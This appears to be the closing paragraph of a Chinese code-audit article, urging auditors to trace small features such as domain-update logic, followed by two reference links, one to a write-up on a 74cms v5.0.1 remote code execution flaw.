很多时候，在代码审计过程中我们往往会忽略一些细小的功能点，例如本文的网站域名更新设置，这些更新、删除、查询、新增逻辑等很多时候如果通过代码层面向下进行跟踪分析，很可能有意想不到的惊喜

参考链接

https://www.cnblogs.com/programs/p/5490151.html (https://www.cnblogs.com/programs/p/5490151.html)

https://github.com/kyrie403/Vuln/blob/master/74cms/74cms%20v5.0.1%20remote%20code%20execution.md (https://github.com/kyrie403/Vuln/blob/master/74cms/74cms%20v5.0.1%20remote%20code%20execution.md)